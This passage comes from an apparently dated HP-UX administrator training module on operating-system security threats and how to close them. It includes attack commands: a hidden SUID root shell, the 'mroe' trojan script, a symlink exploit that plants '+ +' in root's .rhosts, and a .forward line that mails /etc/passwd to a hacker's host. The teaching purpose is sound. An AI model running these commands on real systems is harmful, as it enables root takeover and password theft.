3. Exit back to the top-level SAM menu. Go to the Accounts for Users and Groups, then to Users. From the user's menu, make the following changes:
 - Give authorization to user5 to boot the system to single-user mode.
 - Customize the number of successive login failures for root to be 99.
 - Ensure that user6 can only log in between 8am and 6pm Monday, Wednesday, and Friday.

4. Exit SAM and verify the above configurations:

Part II: Unconverting the System

Before moving on, disable the trusted system functionality by going to:

SAM → Auditing and Security → Audited Events → Actions → Unconvert the System

How does it affect `/etc/passwd`?

Module 8 — Operating System Security Threats

Objectives


Upon completion of this module, you will be able to:

- List three different security threats from an OS perspective.
- Describe three different methods for plugging security holes at an OS level.
- List three security tools available for HP-UX and describe how they work.

8-1. SLIDE: Operating System Security Threats

Operating System Security Threats

- Set User ID Bit
- Writable System Directories
- Unprotected User Files in Shared Directories



Student Notes

Every computer system is a potential target for the many hackers out there in the UNIX world. Systems large and small, UNIX and non-UNIX, network and non-network based, have all been the victims of computer hackers over the last two decades.

This module discusses the primary techniques used by hackers to gain unauthorized access from an OS perspective. The next module will address techniques from a network perspective.

The intent is not to teach students to become hackers, but to show them potential security holes in their systems, so the holes can be plugged. The only way security holes can be successfully closed, is for the student to have an understanding of the holes, and know how hackers exploit a system to gain unauthorized access.

8-2. SLIDE: Set User ID Bit

Set User ID Bit

Example: Creating a SUID shell owned by root.

The diagram illustrates the concept of the Set User ID (SUID) bit. On the left, a stick figure labeled 'Regular User' is shown. This is followed by a plus sign and a box labeled 'Root owned SUID Program' which contains a key icon. An equals sign follows, leading to a stick figure labeled 'Superuser "root"' who is holding a key. This visualizes how a regular user can gain root privileges by executing a program owned by root with the SUID bit set.

Example:

```
-r-sr-xr-x 1 root bin 98304 Jun 18 1996 /usr/bin/passwd
```

Student Notes

The “set user ID” feature in UNIX is an essential piece of functionality which allows *unprivileged* users the ability to accomplish a specific, *privileged* task.

The most common example of this is when a user changes his password. This requires modifying the content of the `/etc/passwd` file which is a privileged operation. Since it is undesirable to give the user access to the entire `/etc/passwd` file, a specific program was developed, in this case `/usr/bin/passwd`, which allows a user to modify just his own password. The program is owned by root, and has the set-user-ID attribute set.

```
-r-sr-xr-x 1 root bin 25576 Dec 2 1998 /usr/bin/passwd
```

When the set-user-ID bit is set on an executable (like `/usr/bin/passwd`), the ID of the user executing the program will be changed to match the ID of the user owning the program (in this case root). The user's ID stays set to the new ID for the entire duration of the executable. If the executable is owned by root, then the user's ID is changed to root. This can be especially dangerous if the user can find some way to exit out to a shell while executing the program. This would give the user the ability to run any command on the system as root.

Operating System Security Threats

A popular trick of hackers, if they can gain access to the root account, is to execute the following sequence of commands as root:

```
cp /usr/bin/sh /tmp/.hidden_shell  
chmod u+s /tmp/.hidden_shell
```

This creates a file called **/tmp/.hidden_shell** on the system, which when executed would start a new shell and change the user's ID to the root ID.

```
-r-sr-xr-x  1 root  bin  25576  Dec 2 1998  /tmp/.hidden_shell
```


A student may think, “a system administrator would be crazy to allow those commands to be executed on his system”. What the student does not realize is that a hacker can be so tricky that the system administrator does not even realize he has executed the above commands, as described on the next slide.

8-3. SLIDE: Writable System Directories

Writable System Directories

Example:

Putting the **mroe** program in the **/usr/contrib/bin** directory.



Student Notes

A classic security hole is the writable system directory, **/usr/contrib/bin**. The intent of this directory is to allow users on the system to contribute software which all users may be interested in executing. Examples of contributed software often found in **/usr/contrib/bin**, include **xload**, **perl**, and **traceroute**.

To make executing these programs more convenient, many users (including the root user), include **/usr/contrib/bin** in their **PATH** variable.

This “shared contribution” system works fine, until a hacker exploits the fact that any program can be placed in this directory, including programs which users would never want to execute. The hacker assigns names to these undesirable programs synonymous with common typing mistakes. Then, when a user makes one of the common typing mistakes, he executes a program which he had no intentions of executing.

The most popular example of this is placing a shell script called **mroe** (common misspelling for **more**) in the **/usr/contrib/bin** directory. The **mroe** program contains the following three line of code:

```
cp /usr/bin/sh /tmp/sh_$(USERNAME)
```

```
chmod u+s /tmp/sh_${USERNAME}
/usr/bin/more $*
```

The end result is whenever a user misspells the **more** command, they will create an SUID shell program called **/tmp/sh_\${USERNAME}** which anyone on the system could execute. When another user on the system does execute it, they will find themselves being placed in a new shell, and their ID will be that of the user who accidentally created the shell program! This means if root accidentally types **mroe**, an SUID-to-root shell will be created which would allow any user to become root.

These programs are often referred to as *time bombs*, or just *bombs*, because they will go off (i.e. create a security holes) when some event occurs (like some user misspells **more** as **mroe**).

8-4. SLIDE: Unprotected User Files in Shared Directories

Unprotected User Files in Shared Directories

Example: Files in the `/tmp` directory.



drwxrwxrwx	4	bin	bin	3072	Apr 6	1998	/tmp
-----	1	root	sys	9250	Jan 24	1998	/tmp/data
-r--r----	1	matt	users	4896	Jul 5	1998	/tmp/manual
-rw-rw-r--	1	russ	users	6266	Feb 16	1998	/tmp/stats

Student Notes


An often overlooked fact of UNIX-based systems is that files cannot be protected if they are placed in a shared, writable directory like `/tmp`. The slide shows an example of three files in the `/tmp` directory: `/tmp/data`, `/tmp/manual`, and `/tmp/stats`.

Which of these files is protected from regular users?

At first glance, it would appear that `/tmp/data` is completely secured with no read, write, or execute permissions for anyone, and `/tmp/manual` appears secure, since no user has write access. But, the permissions on the files only control access to the data within the files. They do NOT control access to the files within the `/tmp` directory. Everyone has write access to this directory. Since write access to a directory implies the capability to add and remove files from the directory, *every user on the system can remove any of the three files* — not very good protection for these files.

The ability of any user to remove any other users' files in a share directory has created some trouble for applications which store temporary log files under `/tmp`. Since these log files can be easily removed, they can also be replaced by bogus log files containing misleading and inaccurate data.

8-5. SLIDE: Example — Combining All Three to Gain Unauthorized root Access



Student Notes

The previous three slides have addressed different areas of vulnerability on UNIX systems which are often exploited by hackers, including

- SUID-to-root programs
- Writable system directories
- Unprotected files in shared directories

Many times, however, hackers gain access by exploiting not just a single weakness area, but a combination of weakness areas.

The `fpkg2swpkg` Program

The `fpkg2swpkg` program helps illustrate how multiple areas of vulnerability are used to create a security hole. The `fpkg2swpkg` program was developed to assist customers in converting their 9.x packaged applications (format *fpackage*) to a format compatible with HP-UX 10.x (format *swpackage*).

In order to perform some of the conversions, the program required the user to have root capabilities. Since many application programmers without root access were expected to run this program, the program was tightly secured so that users could not escape the program. It was given SUID-to-root permissions.

```
-r-sr-xr-x 1 root bin 57344 May 2 1996 /usr/sbin/fpkg2swpkg
```

When the program was executed, problems, warnings, and error messages were written to a temporary log file called `/tmp/fpkg2swpkg.log`.

The program seemed innocent enough and proved valuable to application developers porting their applications from HP-UX 9.x to HP-UX 10.x. The program also became a target of hackers, and was exploited as a means of gaining unauthorized access to root!

Exploiting Weaknesses to Create the Security Hole

To create the security hole, the first weakness a hacker could exploit is the unprotected log file, `/tmp/fpkg2swpkg.log`. The hacker could delete this log file by executing:

```
1. rm /tmp/fpkg2swpkg.log
```

The second weakness a hacker would exploit is the writable system directory `/tmp`. The hacker could add a new `fpkg2swpkg.log` file which would be a symbolic link to root's `.rhosts` file.

```
2. ln -s ~root/.rhosts /tmp/fpkg2swpkg.log
```

Now, when the `fpkg2swpkg` program writes to its log file, the information will actually be sent to root's `.rhosts`.

The final step is to figure out a way for the program to output a message containing `"+ "`. As we will see in the next section, a `"+ "` in root's `.rhosts` file allows any user on any system access to the local system as root.

There are a number of ways to make this happen. However, without going into the format structure of `fpackage`, the most straight forward method is to create a symbolic link called `"+ "` to the `/usr/sbin/fpkg2swpkg` program.

```
3. PLUS_PLUS="$(echo '\n+ ')"
4. ln -s /usr/sbin/fpkg2swpkg "${PLUS_PLUS}"
```


Now, all that remains is to execute the `PLUS_PLUS` symbolic link and have an error occur. When the error occurs, the program will output it's name (`+`) to the log file, and since the log file is a symbolic link to `/.rhosts`, the `"+ "` will be written to `/.rhosts`.

```
5. touch /tmp/test.psf
6. "$PLUS_PLUS" /tmp/test.psf
```

After the program executes, any user can access the system as root by executing:

```
7. rlogin $(hostname) -l root
```

8-6. SLIDE: Trusted Hosts



Student Notes

Trusted hosts are one of the most common ways to violate and circumvent security on a system attached to a network. The term **trusted host** is used to indicate the free access a local system grants to a remote system.

When a local system defines a remote system to be *trusted* by placing the remote hostname in a user's `.rhosts` file, it allows the corresponding user on the remote machine to log into the local machine as that user, and not be prompted for a password. For example, the slide shows SystemA containing an entry for SystemB in root's `.rhosts` file. This allows the root user on SystemB to log into SystemA as root (using the `rlogin` command) and not be prompted for a password!


The concept behind “*trusted hosts*” is once a user is authenticated on one machine (by specifying the correct password), he should not have to re-authenticate himself when he logs onto another similar system. In our example, SystemA is basically stating, “If root has successfully logged in on SystemB, I will allow him to access my system as root without asking him to re-authenticate himself.”

While the *trusted systems* feature makes life easier for a single system administrator managing both SystemA and SystemB, it definitely opens the potential for unauthorized

access. One such potential is the example shown on the slide. If a hacker gains access to one machine (such as SystemB in the slide), it then gives him access to other systems (e.g. SystemA) which trusted the machine he gained access to.

Many customers have security policies disallowing the use of **.rhosts** files and other *trusted hosts* functionality, because the security risk is too great.

8-7. SLIDE: Example — A Disguised Host



Student Notes

The Achilles heel of network security is the IP address. Most all network security features related to networking services and applications are based upon the IP address. Hosts trust other hosts based upon the IP address. NFS file systems are exported only to other hosts with specific IP addresses. In the UNIX networking world, the IP address is the foundation upon which network security is built. The IP address is supposed to be unique for every system on the network and existing IP addresses are not supposed to be duplicated by other systems.

But what happens when IP addresses are jeopardized?

In UNIX networking, there is nothing to prevent a host from changing his IP address to match the IP address of another host on the network. A host could even reset its IP address to match a system (like SystemA in the slide), which is being trusted by another system on the network. This hacking technique is known as *spoofing* or *disguising* the host, and it is very hard to detect.


In the slide, the hacker on SystemB realizes that SystemA is being trusted. When SystemA is not communicating on the network (maybe around midnight), the hacker on SystemB changes the IP address to match the IP address of SystemA. The hacker then tries to **rlogin**

to the machine which trusts SystemA. Since the machine thinks he is communicating with SystemA, he allows the hacker onto the system as root!

This breakdown in security is due to the fact that network security is based on something (the IP address) that has a weak form of authentication. In fact, there is no easy way to authenticate the IP address (without requiring the system software to change). If a host says his IP address is W.X.Y.Z, then we have to believe he is telling the truth.

There are only two methods to avoid the attack shown on the slide. The first is quite easy, but also may be impractical, and that is to not trust anyone on the network. As mentioned earlier, many customers have security policy that forbid the use of **.rhosts** and any other security features that trust hosts based upon the IP address. The other solution is quite costly, and that is to implement an authentication scheme which requires both hardware (i.e. smartcards) and software code modifications (i.e. Kerberos). Both solutions have major tradeoffs.

8-8. SLIDE: Writable FTP Home Directory



Student Notes

The `/home/ftp` directory is used by many system administrators as the home directory for anonymous FTP logins. Files which a local system administrator wants to make accessible to the general network public are placed in this directory, and remote systems access the files by using the `ftp` program and logging in as the `ftp` user (aka anonymous `ftp`).

The `ftpd` man page provides appropriate recommendations for the permissions and ownership of all the subdirectories, but erroneously recommends that the `ftp` home directory be owned by the `ftp` user (this man page has been corrected for HP-UX 10.0). This allows an anonymous `ftp` user to change the permissions of the `ftp` home directory to be writable, which then allows him to add or remove any files in the `ftp` home directory.

One example of how a writable `ftp` home directory could jeopardize security would be for an anonymous user to write a `.rhosts` file to the `ftp` home directory. This would allow that remote machine to `rlogin` and use the `ftp` account as a regular user! To ensure that the `ftp` account is not used by anyone for direct logins, it is strongly recommended that an asterisk (*) be placed in the password field and the value `/usr/bin/false` be used for the login-shell field for the `ftp` account definition within the `/etc/passwd` file.

While preventing logins to the ftp account helps to secure the system, it does not prevent some of the other security holes from being exploited if the FTP home directory is writable (or owned by the FTP user). For example, if the FTP home directory is writable, then any remote user could write a **.forward** file to the ftp home directory. The content of the **.forward** file would be any command the remote user would want to have executed as the ftp user.

For example, the content of the **.forward** file could be:


```
/usr/bin/mail hacker@remote_machine.com < /etc/passwd
```

This would cause the content of the **/etc/passwd** file to be mailed to the hackers' system whenever a mail message is sent to the ftp user on the FTP anonymous machine.

The **.forward** file in a user's home directory is intended to be used when a user goes on vacation, or on an extended trip, and wants his mail forward to his new location. Normally, the **.forward** file would contain the command which the user wants to employ to have his mail forwarded. Therefore, when the mail message is received by the FTP mail subsystem and it sees the **.forward** file, the mail subsystem executes its contents thinking it is forwarding the mail message. It does not realize it is sending the **/etc/passwd** file (and all the passwords) to the hacker's machine which the hacker will run his **crack** program against.

The only way to prevent this from happening (i.e. plug the security hole), is to make sure the ftp home directory is NOT writable, and to ensure the ftp home directory is NOT owned by ftp. The home directory should be owned by root.

8–9. SLIDE: Unrestricted NFS Exports



Student Notes

NFS (Network File System) is a very common and popular network application used by many UNIX-based systems. NFS allows files to be easily shared among many systems on the same network.

Unfortunately, the default options for an exported NFS file system are *read and write capabilities* for all those with access, and the default access is for all *systems*. From a security perspective, this is much too liberal and it creates a security hole which can easily be exploited by a hacker. Nearly all books on NFS security recommend specifying an explicit list of NFS clients which are to receive access, and to avoid exporting file systems with write capabilities if possible.

An example of how an NFS file system (exported with the default options) can be jeopardized, is shown on the slide. The hacker, sitting on SystemA, mounts the file system. This is possible since by default, all systems receive access. Next, the hacker writes the **mroe** bomb script (discussed earlier). This is possible since, by default, everyone has write access. Now, the hacker just waits for a person to come along (like the user on SystemB), and execute the script (either intentionally or by accident). When the script is executed, the user ends up running commands which they had not intended to run.

8-10. SLIDE: Plugging the Security Holes

Plugging the Security Holes

- Examine all SUID-to-root programs
- Do not allow any directories in root's PATH variable to be world writable
- Change all shared, writable directories to contain the "sticky bit"



Student Notes

In UNIX, most security holes can be plugged. Some precautions which can be taken to provide a more secure system are:

Examine all SUID-to-root Programs

Because SUID-to-root programs are so dangerous, a system administrator should be familiar with all files containing the SUID bit on and owned by root.

To search the system for all SUID files owned by root, type:

```
find / -perm -4000 -user root -exec ls -ld {} \;
```

Once the list of SUID-to-root files is generated, make sure these files cannot escape to a shell and do not write information to a file in a shared, writable directory.

Do Not Allow Directories in PATH Variables to be World Writable

We have seen that directories which are world writable and also appear in PATH variables are a security risk, because "bombs" like **mroe** programs can be planted in them.

To identify all directories which are world writable, type:

```
find / -perm -0002 -type d -exec ls -ld {} \;
```

Once the list of world writable directories is generated, the directories should be analyzed to verify none appear in user's PATH variables (especially root's PATH). In general, the only directories which a user should have write access to is their \$HOME directory and temporary directories **/tmp** and **/var/tmp**.

Set the Sticky Bit on All Shared, Writable Directories

In HP-UX, setting the sticky bit on a directory means users can only remove files within the directory which they own, even though they have write access to the directory.

To set the sticky bit on a directory, type

```
chmod o+t /directory_name
```

It is a good idea to set the sticky bit on the **/tmp** directory. Many different OS applications store their temporary files here, and this prevents some user from accidentally removing the files.

